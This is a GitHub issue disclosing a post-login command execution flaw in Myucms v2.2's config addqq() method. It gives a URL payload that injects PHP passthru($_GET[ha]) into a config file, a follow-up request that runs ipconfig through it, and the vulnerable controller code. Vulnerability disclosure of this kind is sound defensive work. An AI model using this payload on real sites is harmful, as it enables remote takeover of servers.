


New issue

[Jump to bottom](#)


Arbitrary command execution of Myucms v2.2 config.php addqq() method #7

 Open lolipop1234 opened this issue on Dec 26, 2019 · 0 comments

lolipop1234 commented on Dec 26, 2019 • edited

Owner

1. Visit the following URL after login

[http://xxx.com/admin.php/config/addqq?qq-appid=%27.passthru\(\\$_GET\[ha\]\),%27](http://xxx.com/admin.php/config/addqq?qq-appid=%27.passthru($_GET[ha]),%27)

2. Then visit the following page

<http://127.0.0.1/application/extra/qq.php?ha=ipconfig>

Problem code location

WWW\application\admin\controller\Config.php

```
public function addqq()
{
    $path = 'application/extra/qq.php';
    $file = include $path;
    $config = array(
        'qqappid' => input('key:qqappid'),
        'qqapikey' => input('key:qqapikey'),
        'qqcallback' => input('key:qqcallback'),
    );
    $res = array_merge($file, $config);
    $str = '';
    foreach ($res as $key => $value) {
        $str .= $key . '=' . $value . '&';
    }
    $str = substr($str, 0, -1);
    if (file_put_contents($path, $str)) {
        return json(array('code' => 200, 'msg' => '修改成功'));
    } else {
        return json(array('code' => 0, 'msg' => '修改失败'));
    }
}
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

